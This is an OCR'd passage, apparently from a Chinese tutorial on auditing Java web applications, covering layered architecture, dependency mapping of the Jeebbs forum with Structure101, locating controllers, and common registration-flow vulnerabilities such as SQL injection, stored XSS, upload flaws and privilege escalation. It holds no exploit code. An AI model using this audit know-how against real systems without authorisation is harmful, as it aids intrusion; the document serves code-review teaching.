
常见的分层：

1、 展现层(View 视图)
2、 控制层（Controller 控制层）
3、 服务层（Service）
4、 实体层（entity 实体对象、VO(value object)值对象 、模型层（bean）。
5、 业务逻辑层 BO(business object)
6、 持久层（dao-Data Access Object 数据访问层、PO(persistant object)持久对象）


依赖关系：

在了解一个项目之前至少要知道它的主要业务是什么主要的业务逻辑和容易出现问题的环节。其次是了解项目的结构和项目当中的类依赖。再次才是去根据业务模块去读对应的代码。从功能去关联业务代码入手往往比逮着段代码就看效率高无数倍。


前几天在 Iteye 看到一款不错的生成项目依赖图的工具- Structure101，试用了下 Structure101 感觉挺不错的，不过是收费的而且价格昂贵。用 Structure101 生成 Jeebbs 的项目架构图：



Structure101 导入 jeebss 架构图-包调用：




Structure101 包调用详情：




Structure101 可以比较方便的去生成类关系图、调用图等。Jeebbs 项目比较大，逻辑相对复杂，不过可以看下我的半成品的博客系统。


项目图：



架构图：



控制层：




调用流程（demo 还没处理异常，最好能 try catch 下用上面的 logger 记录一下）：

2、 漏洞发掘基础

Eclipse 采用的是 SWT 编写，俗称万能 IDE 拥有各种语言的插件可以写。Myeclipse 是 Eclipse 的插件版，功能比 eclipse 更简单更强大。

导入 Web 项目到 Myeclipse，Myeclipse 默认提供了主流的 Server 可以非常方便的去部署你的 Web 项目到对应的 Server 上，JavaWeb 容器异常之多，而 ASP、 PHP 的容器却相对较少。容器可能除了开发者有更多的选择外往往意味着需要调试程序在不同的 Server 半桶的版本的表现，这是让人一件非常崩溃的事。

调试开源的项目需下载源码到本地然后导入部署，如果没有源代码怎么办？一般情况下 JavaWeb 程序不会去混淆代码，所以通过之前的反编译工具就能够比较轻松的拿到源代码。但是反编译过来的源代码并不能够直接作用于 debug。不过对我们了解程序逻辑和结构有了非常大的帮助，根据逻辑代码目测基本上也能完成 debug。




在上一节已经讲过了一个客户端的请求到达服务器端后，后端会去找到这个 URL 所在的类，然后调用业务相关代码完成请求的处理，最后返回处理完成后的内容。跟踪请求的方式一般是先找到对应的控制层，然后深入到具体的逻辑代码当中。另一种方法是事先到 dao 或业务逻辑层去找漏洞，然后逆向去找对应的控制层。最直接的如 model1、model2 并不用那么费劲直接代码在 jsp、servlet 代码里面就能找到一大堆业务逻辑。

1、按业务类型有序测试


普通的测试一般都是按功能和模块去写测试的用例，即按照业务一块一块去测试对应的功能。这一种方式是顺着了 Http 请求跟踪到业务逻辑代码，相对来说比较简单方便，而且逻辑会更加的清晰。

上面的架构图和包截图不知道有没有同学仔细看，Java 里面的包的概念相对来说比较严禁。公认的命名方式是 com/org.公司名.项目名.业务名全小写如:org.javaweb.ylog.dao 部署到服务器上对应的文件夹应当是/WEB-INF/classes/org/javaweb/ylog/dao/其中的.意味着一级目录。

现在知道了包和分层规范要找到控制层简直就是轻而易举了，一般来说找到Controller或者Action所在的包的路径就行了。左边是jeebbs右边是我的blog，其中的action下和controller下的都是控制层的方法。`@RequestMapping("/top.do")`表示了直接把请求映射到该方法上，Struts2略有不同，需要在xml配置一个action对应的处理类方法和返回的页面。不过这暂时不是我们讨论的话题，我们需要知道隐藏在框架背后的请求入口的类和方法在哪。




用例图：



1、 用户注册问题

用户逻辑图：



容易出现的问题:


1、没有校验用户唯一性。

2、校验唯一性和存储信息时拼 Sql 导致 Sql 注入。
3、用户信息（用户名、邮箱等）未校验格式有效性，可能导致存储性 xss。
4、头像上传漏洞。
5、用户类型注册时可控导致注册越权（直接注册管理员帐号）。
6、注册完成后的跳转地址导致 xss。


1、Jeebbs 邮箱逻辑验证漏洞：

注册的 URL 地址是：http://localhost/jeebbs/register.jspx， register.jspx 很明显是控制层映射的 URL，第一要务是找到它。然后看他的逻辑。

